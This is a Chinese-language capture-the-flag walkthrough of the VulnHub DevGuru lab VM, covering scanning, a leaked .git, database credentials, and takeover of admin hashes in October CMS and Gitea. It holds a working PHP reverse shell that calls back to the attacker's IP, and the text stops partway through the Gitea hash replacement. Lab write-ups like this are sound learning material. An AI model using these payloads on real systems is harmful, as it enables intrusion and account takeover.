


准备

攻击机: kali: 192.168.91.128 NAT

靶机: devguru NAT

下载地址:

<https://download.vulnhub.com/devguru/devguru.ova.7z.torrent>



信息搜集与利用

如图, 开机直接显示了 IP: **192.168.91.146**

目录/端口扫描

+ :: nmap -O -sV -T4 -A -p- 192.168.91.146

```

root@kali:~# nmap -O -sV -T4 -A -p- 192.168.91.146
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-19 11:03 CST
Stats: 0:01:09 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 66.67% done; ETC: 11:04 (0:00:33 remaining)
Nmap scan report for 192.168.91.146
Host is up (0.00037s latency).
Not shown: 65532 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
|_ssh-hostkey:
|_ 2048 2a:46:e8:2b:01:ff:57:58:7a:5f:25:a4:d6:f2:89:8e (RSA)
|_ 256 08:79:93:9c:e3:b4:a4:be:80:ad:61:9d:d3:88:d2:84 (ECDSA)
|_ 256 9c:f9:80:d4:33:77:06:4e:d9:7c:39:17:3e:07:9c:bd (ED25519)
80/tcp    open  http      Apache httpd 2.4.29 ((Ubuntu))
|_http-generator: DevGuru
|_http-git:
|_ 192.168.91.146:80/.git/
|_   Git repository found!
|_   Repository description: Unnamed repository; edit this file 'description' to name the...
|_   Last commit message: first commit
|_   Remotes:
|_     http://devguru.local:8585/frank/devguru-website.git
|_     Project type: PHP application (guessed from .gitignore)
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Corp - DevGuru
8585/tcp   open  unknown
|_fingerprint-strings:
GenericLines:
  HTTP/1.1 400 Bad Request
  Content-Type: text/plain; charset=utf-8
  Connection: close
  Request
GetRequest:
  HTTP/1.0 200 OK
  Content-Type: text/html; charset=UTF-8
  Set-Cookie: lang=en-US; Path=/; Max-Age=2147483647
  Set-Cookie: i_like_gitea=bd0374819420611d; Path=/; HttpOnly
  Set-Cookie: _csrf=50y03w96Cl7JReec1FNDT3W-35w6MTYzNDYxMjU3NzY2Nzc0MzM4Ng; Path=/; Expires=Wed, 20 Oct 2021 03:02:57 GMT; HttpOnly
  X-Frame-Options: SAMEORIGIN
  Date: Tue, 19 Oct 2021 03:02:57 GMT
  <!DOCTYPE html>
  <html lang="en-US" class="theme-">
  <head data-suburl="">
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1">
  <meta http-equiv="x-ua-compatible" content="ie=edge">
  <title> Gitea: Git with a cup of tea </title>
  <link rel="manifest" href="/manifest.json" crossorigin="use-credentials">
  <meta name="theme-color" content="#6cc644">
  <meta name="author" content="Gitea - Git with a cup of tea" />
  <meta name="description" content="Gitea (Git with a cup of tea) is a painless
HTTPOptions:
  HTTP/1.0 404 Not Found
  Content-Type: text/html; charset=UTF-8
  Set-Cookie: lang=en-US; Path=/; Max-Age=2147483647
  Set-Cookie: i_like_gitea=b7dfd41f938cc0a4; Path=/; HttpOnly
  Set-Cookie: _csrf=mPy5yhF-dgfvkawOagPwiGQ31MI6MTYzNDYxMjU3NzY5MDC5MTU5OA; Path=/; Expires=Wed, 20 Oct 2021 03:02:57 GMT; HttpOnly
  X-Frame-Options: SAMEORIGIN

```

三个端口，一个22，80，一个不知道是啥的 8585

python3 dirsearch.py -u <http://192.168.91.146/>

```

root@kali:~/dirsearch# python3 dirsearch.py -u http://192.168.91.146/
v0.4.1
Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 30 | Wordlist size: 10877
Output File: /root/dirsearch/reports/192.168.91.146/_21-10-19_11-03-22.txt
Error Log: /root/dirsearch/logs/errors-21-10-19_11-03-22.log
Target: http://192.168.91.146/
[11:03:22] Starting:
[11:03:25] 301 - 315B - /.git → http://192.168.91.146/.git/
[11:03:25] 200 - 73B - /.git/description
[11:03:25] 200 - 23B - /.git/HEAD
[11:03:25] 200 - 13B - /.git/COMMIT_EDITMSG
[11:03:25] 200 - 276B - /.git/config
[11:03:25] 200 - 240B - /.git/info/exclude
[11:03:25] 200 - 308KB - /.git/index
[11:03:25] 200 - 158B - /.git/logs/HEAD
[11:03:25] 301 - 331B - /.git/logs/refs/heads → http://192.168.91.146/.git/logs/refs/heads/
[11:03:25] 301 - 325B - /.git/logs/refs → http://192.168.91.146/.git/logs/refs/
[11:03:25] 200 - 158B - /.git/logs/refs/heads/master
[11:03:25] 301 - 333B - /.git/logs/refs/remotes → http://192.168.91.146/.git/logs/refs/remotes/
[11:03:25] 301 - 340B - /.git/logs/refs/remotes/origin → http://192.168.91.146/.git/logs/refs/remotes/origin/
[11:03:25] 200 - 142B - /.git/logs/refs/remotes/origin/master
[11:03:25] 301 - 326B - /.git/refs/heads → http://192.168.91.146/.git/refs/heads/
[11:03:25] 200 - 41B - /.git/refs/heads/master
[11:03:25] 301 - 328B - /.git/refs/remotes → http://192.168.91.146/.git/refs/remotes/
[11:03:25] 301 - 335B - /.git/refs/remotes/origin → http://192.168.91.146/.git/refs/remotes/origin/
[11:03:25] 200 - 41B - /.git/refs/remotes/origin/master
[11:03:25] 301 - 325B - /.git/refs/tags → http://192.168.91.146/.git/refs/tags/
[11:03:25] 200 - 413B - /.gitignore
[11:03:26] 200 - 2KB - /.htaccess
[11:03:32] 200 - 12KB - /0
[11:03:34] 200 - 18KB - /About
[11:03:36] 200 - 1KB - /README.md
[11:03:41] 200 - 18KB - /about
[11:03:50] 200 - 4KB - /adminer.php
[11:03:56] 302 - 414B - /backend/ → http://192.168.91.146/backend/backend/auth
[11:04:00] 301 - 317B - /config → http://192.168.91.146/config/
[11:04:12] 200 - 12KB - /index.php
[11:04:19] 301 - 318B - /modules → http://192.168.91.146/modules/
[11:04:25] 301 - 318B - /plugins → http://192.168.91.146/plugins/
[11:04:30] 200 - 10KB - /services
[11:04:30] 200 - 10KB - /services/
[11:04:33] 301 - 318B - /storage → http://192.168.91.146/storage/
[11:04:35] 500 - 23KB - /test
[11:04:35] 500 - 23KB - /test/
[11:04:35] 301 - 317B - /themes → http://192.168.91.146/themes/
Task Completed
root@kali:~/dirsearch#

```

目录扫描出很多结果，依次查看

扫描出 git 泄露，利用工具将泄露的内容下载下来。

python2 GitHack.py <http://192.168.91.146/.git/>

```

[+] Valid Repository
[+] Valid Repository Success
[+] Clone Success. Dist File : /root/GitHack-master/dist/192.168.91.146

```

在下载下来的 README.md中发现了，这个网站使用的 October CMS 开发的。具体版本号暂时没发现，且能百度到这个CMS有漏洞，不过我看不懂。

在 config/database.php 文件中 得到了数据库的密码:

'database' => 'octoberdb',

'username' => 'october',

'password' => 'SQ66EBYx4GT3byXH',

```
'mysql' => [  
  'driver' => 'mysql',  
  'engine' => 'InnoDB',  
  'host' => 'localhost',  
  'port' => 3306,  
  'database' => 'octoberdb',  
  'username' => 'october',  
  'password' => 'SQ66EBYx4GT3byXH',  
  'charset' => 'utf8mb4',  
  'collation' => 'utf8mb4_unicode_ci',  
  'prefix' => '',  
  'varcharmax' => 191,  
],
```

数据库入口在

<http://192.168.91.146/adminer.php> (目录扫描结果)

← → ↻ 🏠 ⚠ 不安全 | 192.168.91.146/adminer.php

📱 应用 📺 哔哩哔哩 (゜-゜)つ... 📖 书签栏 ... 🔊 【抖音】

语言: 简体中文 ▼

Adminer 4.7.7

登录

系统	MySQL ▼
服务器	localhost
用户名	<input type="text"/>
密码	<input type="password"/>
数据库	<input type="text"/>

☐ 保持登录

登陆成功:

语言: 简体中文 MySQL » 服务器 » 数据库: octoberdb

Adminer 4.7.7 数据库: octoberdb

SQL命令 导入 导出 创建表

选择 backend_access_log
选择 backend_users
选择 backend_users_groups
选择 backend_user_preferences
选择 backend_user_roles
选择 backend_user_throttle
选择 cache
选择 cms_theme_data
选择 cms_theme_logs
选择 cms_theme_templates
选择 deferred_bindings
选择 failed_jobs
选择 jobs
选择 migrations
选择 sessions
选择 system_event_logs
选择 system_files
选择 system_mail_layouts
选择 system_mail_partials
选择 system_mail_templates
选择 system_parameters
选择 system_plugin_history
选择 system_plugin_versions
选择 system_request_logs
选择 system_revisions
选择 system_settings

修改数据库 数据库概要 权限

表和视图

在表中搜索数据 (27)

	表	引擎?	校对?	数据长度?	索引长度?	数据空闲?	自动增量?	行数?	注释?
<input type="checkbox"/>	backend_access_log	InnoDB	utf8mb4_unicode_ci	16,384	0	0	0	4	0
<input type="checkbox"/>	backend_users	InnoDB	utf8mb4_unicode_ci	16,384	81,920	0	2	~ 1	
<input type="checkbox"/>	backend_users_groups	InnoDB	utf8mb4_unicode_ci	16,384	0	0	0	0	
<input type="checkbox"/>	backend_user_preferences	InnoDB	utf8mb4_unicode_ci	16,384	16,384	0	1	0	
<input type="checkbox"/>	backend_user_roles	InnoDB	utf8mb4_unicode_ci	16,384	32,768	0	3	~ 2	
<input type="checkbox"/>	backend_user_throttle	InnoDB	utf8mb4_unicode_ci	16,384	32,768	0	2	0	
<input type="checkbox"/>	cache	InnoDB	utf8mb4_unicode_ci	16,384	0	0	0	0	
<input type="checkbox"/>	cms_theme_data	InnoDB	utf8mb4_unicode_ci	16,384	16,384	0	3	0	
<input type="checkbox"/>	cms_theme_logs	InnoDB	utf8mb4_unicode_ci	16,384	49,152	0	1	0	
<input type="checkbox"/>	cms_theme_templates	InnoDB	utf8mb4_unicode_ci	16,384	32,768	0	1	0	
<input type="checkbox"/>	deferred_bindings	InnoDB	utf8mb4_unicode_ci	16,384	81,920	0	1	0	
<input type="checkbox"/>	failed_jobs	InnoDB	utf8mb4_unicode_ci	16,384	0	0	1	0	
<input type="checkbox"/>	jobs	InnoDB	utf8mb4_unicode_ci	16,384	16,384	0	1	0	
<input type="checkbox"/>	migrations	InnoDB	utf8mb4_unicode_ci	16,384	0	0	41	~ 40	
<input type="checkbox"/>	sessions	InnoDB	utf8mb4_unicode_ci	16,384	0	0	0	0	
<input type="checkbox"/>	system_event_logs	InnoDB	utf8mb4_unicode_ci	16,384	16,384	0	2	0	
<input type="checkbox"/>	system_files	InnoDB	utf8mb4_unicode_ci	16,384	49,152	0	1	0	
<input type="checkbox"/>	system_mail_layouts	InnoDB	utf8mb4_unicode_ci	16,384	0	0	3	~ 2	
<input type="checkbox"/>	system_mail_partials	InnoDB	utf8mb4_unicode_ci	16,384	0	0	1	0	
<input type="checkbox"/>	system_mail_templates	InnoDB	utf8mb4_unicode_ci	16,384	16,384	0	1	0	

已选中 (0)

分析 优化 检查 修复 清空 删除

转移到其它数据库: octoberdb 转移 复制 覆盖

在 backend_users 表中发现了账号密码:

选择: backend_users

选择数据 显示结构 修改表 新建数据

选择 搜索 排序 范围 50 文本显示限制 100 动作 选择

SELECT * FROM `backend_users` LIMIT 50 (0.000 秒) 编辑

<input type="checkbox"/> 修改	id	first_name	last_name	login	email	password	activation_code
<input type="checkbox"/> 编辑	1	Frank	Morris	frank	frank@devguru.local	\$2y\$10\$bp5wBfbAN6IMYT27pJMomOGutDF2RKZYITAUZ3x8eAaYgN6EKK	NULL

所有结果 修改 已选中 (0) 显示 (1)

这个密码的加密方式数据 php password_hash(), 且此处密码长度为60个字符, 此函数有以下算法:

1. PASSWORD_DEFAULT 使用 bcrypt算法, 长度可能超过60, 肯不会,
2. PASSWORD_BCRYPT 使用 CRYPT_BLOWFISH算法. 会生成 "\$2y\$"的形式, 长度60
3. PASSWORD_ARGON2I - 使用 Argon2 散列算法创建散列。

由于加密了的密码不能反向破解, 所以修改为自己生成的而密码:

123456: \$2y\$10\$NokW9URTSZ0ceuzUPxYWEe60DjSeGS4uMyvwwg8rHWll7HhWigvKW (注意每次生成的加密都是随机的。)

<?php

echo password_hash("123456",PASSWORD_DEFAULT);

?>

```
$2y$10$20k453u73fmm30g20Lw.5u0wagxe10f451a7f104vcb00j7c7s1root@kali:~/桌面# php password_hash.php
$2y$10$5euuo2Jza5Hp00GAGehv0eNeRutL6hNjlc6yONLsN0Jy/fIcontU2root@kali:~/桌面# php password_hash.php
$2y$10$NokW9URTSZ0ceuzUPxYWEe60DjSeGS4uMyvwwg8rHWll7HhWigvKWroot@kali:~/桌面#
```

使用生成的密码，替换掉原有的密码。

已更新项目。 01:23:01 SQL命令

选择数据 显示结构 修改表 新建数据

选择 搜索 排序 范围 50 文本显示限制 100 动作 选择



SELECT * FROM `backend_users` LIMIT 50 (0.000 秒) 编辑

<input type="checkbox"/> 修改	id	first_name	last_name	login	email	password	activation_code
<input type="checkbox"/> 编辑	1	Frank	Morris	frank	frank@devguru.local	\$2y\$10\$NokW9URTSZ0ceuzUPxYWEe60DjSeG54uMyvwwg8rHWI7HhWlgvKW	NULL

所有结果 ☐ 1 行 修改 保存 已选中 (0) 导出 (1) 编辑 复制 删除

替换成功，尝试去登陆后台页面：

<http://192.168.91.146/backend/backend/auth/signin> (目录扫描结果)




成功进入后台界面。

进入CMS界面 添加一个页面为 反弹shell，kali 开启监听：

nc -lvp 1234

function onStart(){

```
$s=fsockopen("192.168.91.128",1234);
$proc=proc_open("/bin/sh -i", array(0=>$s, 1=>$s, 2=>$s),$pipes);
}
```



访问 <http://192.168.91.146/test> kali将能响应:

```
root@kali:~# nc -lvnp 1234
listening on [any] 1234 ...
connect to [192.168.91.128] from (UNKNOWN) [192.168.91.146] 33596
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$
```

此时得到了一个低权限的webshell： www-data

cat /etc/passwd

```

$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
lxd:x:105:65534::/var/lib/lxd:/bin/false
uuid:x:106:110::/run/uuid:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin
sshd:x:109:65534::/run/sshd:/usr/sbin/nologin
pollinate:x:110:1::/var/cache/pollinate:/bin/false
frank:x:1000:1000:,,,:/home/frank:/bin/bash
mysql:x:111:116:MySQL Server,,,:/nonexistent:/bin/false
$

```

发现 frank 的账户名称。

python3 -c "import pty;pty.spawn('/bin/bash')"

切换到标准shell

```

$ python3 -c "import pty;pty.spawn('/bin/bash')"
www-data@devguru:/var/www/html$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@devguru:/var/www/html$

```

回到 nmap 端口扫描：8585端口，浏览器打开

<http://192.168.91.146:8585/>



打开是 git 的什么玩意儿

在 websehll 中 var/backups/app.ini.bak 文件中查找到了有用的信息:

cp app.ini.bak /var/www/htmlapp.ini.bak 下方便利用 nopad++ 查看

```
[database]
; Database to use. Either "mysql", "postgres", "mssql" or "sqlite3".
DB_TYPE      = mysql
HOST         = 127.0.0.1:3306
NAME         = gitea 数据库名字
USER         = gitea 用户名
; Use PASSWD = `your password` for quoting if you use special characters in the pas
PASSWD       = UfFPTf8C8jjxVF2m 用户密码
```

看来这是另一个 数据库

<http://192.168.91.146/adminer.php>

登录

b

成功登出。感谢使用Adminer，请考虑为我们捐款（英文页面）。

系统	MySQL ▾
服务器	localhost
用户名	gitea
密码
数据库	gitea
<input type="button" value="登录"/> <input checked="" type="checkbox"/> 保持登录	

语言: 简体中文 ▾

MySQL » 服务器 » 数据库: gitea

Adminer 4.7.7

数据库: gitea

数据库: gitea ▾

[修改数据库](#) [数据库概要](#) [权限](#)

SQL命令 导入 导出
创建表

表和视图

在表中搜索数据 (64)

选择 access
选择 access_token
选择 action
选择 attachment
选择 collaboration
选择 comment
选择 commit_status
选择 deleted_branch
选择 deploy_key
选择 email_address
选择 email_hash
选择 external_login_user
选择 follow
选择 gpg_key
选择 gpg_key_import
选择 hook_task
选择 issue
选择 issue_assignees
选择 issue_dependency
选择 issue_label
选择 issue_user
选择 issue_watch
选择 label
选择 language_stat
选择 ifs_lock
选择 ifs_meta_object
选择 login_source
选择 milestone
选择 mirror
选择 notice
选择 notification
选择 oauth2_application
选择 oauth2_authorization_code
选择 oauth2_grant
选择 oauth2_session
选择 org_user
选择 protected_branch
选择 public_key
选择 pull_request
选择 reaction

<input type="checkbox"/>	表	引擎?	校对?	数据长度?	索引长度?	数据空闲?	自动增量?	行数?	注释?
<input type="checkbox"/>	access	InnoDB	utf8mb4_general_ci	16,384	16,384	0	1	0	
<input type="checkbox"/>	access_token	InnoDB	utf8mb4_general_ci	16,384	65,536	0	1	0	
<input type="checkbox"/>	action	InnoDB	utf8mb4_general_ci	16,384	114,688	0	7	~ 3	
<input type="checkbox"/>	attachment	InnoDB	utf8mb4_general_ci	16,384	65,536	0	1	0	
<input type="checkbox"/>	collaboration	InnoDB	utf8mb4_general_ci	16,384	49,152	0	1	0	
<input type="checkbox"/>	comment	InnoDB	utf8mb4_general_ci	16,384	147,456	0	1	0	
<input type="checkbox"/>	commit_status	InnoDB	utf8mb4_general_ci	16,384	114,688	0	1	0	
<input type="checkbox"/>	deleted_branch	InnoDB	utf8mb4_general_ci	16,384	65,536	0	1	0	
<input type="checkbox"/>	deploy_key	InnoDB	utf8mb4_general_ci	16,384	49,152	0	1	0	
<input type="checkbox"/>	email_address	InnoDB	utf8mb4_general_ci	16,384	32,768	0	1	0	
<input type="checkbox"/>	email_hash	InnoDB	utf8mb4_general_ci	16,384	16,384	0		0	
<input type="checkbox"/>	external_login_user	InnoDB	utf8mb4_general_ci	16,384	32,768	0		0	
<input type="checkbox"/>	follow	InnoDB	utf8mb4_general_ci	16,384	16,384	0	1	0	
<input type="checkbox"/>	gpg_key	InnoDB	utf8mb4_general_ci	16,384	32,768	0	1	0	
<input type="checkbox"/>	gpg_key_import	InnoDB	utf8mb4_general_ci	16,384	0	0		0	
<input type="checkbox"/>	hook_task	InnoDB	utf8mb4_general_ci	16,384	16,384	0	1	0	
<input type="checkbox"/>	issue	InnoDB	utf8mb4_general_ci	16,384	180,224	0	1	0	
<input type="checkbox"/>	issue_assignees	InnoDB	utf8mb4_general_ci	16,384	32,768	0	1	0	
<input type="checkbox"/>	issue_dependency	InnoDB	utf8mb4_general_ci	16,384	16,384	0	1	0	
<input type="checkbox"/>	issue_label	InnoDB	utf8mb4_general_ci	16,384	16,384	0	1	0	
<input type="checkbox"/>	issue_user	InnoDB	utf8mb4_general_ci	16,384	16,384	0	1	0	

已选中 (0)

转移到其它数据库: gitea ▾ ☐ 覆盖

进入了一个新的数据库，真™多的表。

最终在 user表中发现了有用信息：

选择: user

选择数据 显示结构 修改表 新建数据

选择 搜索 排序 范围 文本显示限制 动作

50 100 选择

SELECT * FROM `user` LIMIT 50 (0.000 s) 编辑

	修改	id	lower_name	name	full_name	email	keep_email_private	email_notifications_preference	passwd	passwd_hash
编辑	1	frank	frank		frank@devguru.local	0		enabled	c200e0d03d1604cee72c484f154dd82d75c7247b04ea971a96dd1def8682d02488d0323397e26a18fb806c7a20f0b564c900	pbkdf2

所有结果 修改 已选中 (0) 导出 (1)

1 行 保存 编辑 复制 删除

但是，密码被加密了。

它的加密算法为：**pbkdf2**，不可逆。

所以要替换他的密码，和上面改php password_hash一样，只不过，加密方法不同，此时我们又不知道它的加密方法。百度了以下大佬的方法，直接抄这一步算了：

大佬在github上找到了加密方法：[gitea/user.go at main · go-gitea/gitea \(github.com\)](https://github.com/go-gitea/gitea)

```
func hashPassword(passwd, salt, algo string) string {
    var tempPasswd []byte

    switch algo {
    case algoBcrypt:
        tempPasswd, _ = bcrypt.GenerateFromPassword([]byte(passwd), bcrypt.DefaultCost)
        return string(tempPasswd)
    case algoScrypt:
        tempPasswd, _ = scrypt.Key([]byte(passwd), []byte(salt), 65536, 16, 2, 50)
    case algoArgon2:
        tempPasswd = argon2.IDKey([]byte(passwd), []byte(salt), 2, 65536, 8, 50)
    case algoPbkdf2:
        fallthrough
    default:
        tempPasswd = pbkdf2.Key([]byte(passwd), []byte(salt), 10000, 50, sha256.New)
    }

    return fmt.Sprintf("%x", tempPasswd)
}
```

目前得知了加密方式，利用python的 pbkdf2_hmac 函数生成(pip3 install pbkdf2) 但是需要参数 salt，数据库有：

full_name		
email		frank@devguru.local
keep_email_private		0
email_notifications_preference		enabled
passwd		4f6289d97c8e4bb7d06390ee09320a272ae31b07363db
passwd_hash_algo		pbkdf2
must_change_password		0
login_type		0
login_source		0
login_name		
type		0
location		
website		
rands		XueBH0eT2Y
salt		Bop8nwtUiM
language		en-US

可以得到如下python代码:

```
import hashlib
```

```
import binascii
```

```
dk = hashlib.pbkdf2_hmac('sha256',b'123456',b'Bop8nwtUiM',10000,dklen=50)
```

```
print(binascii.hexlify(dk))
```

```
root@kali:~/桌面 # cat test.py
import hashlib
import binascii

dk = hashlib.pbkdf2_hmac(hash salt 迭代次数
                           ('sha256',b'123456',b'Bop8nwtUiM',10000,dklen=50)
                           password明文 生成密钥长度)
print(binascii.hexlify(dk))
root@kali:~/桌面 # python3 test.py
b'4f6289d97c8e4bb7d06390ee09320a272ae31b07363db078dea49e4881cdda50f886b52ed5a89578a0e42cca143775d8cb'
root@kali:~/桌面 #
```

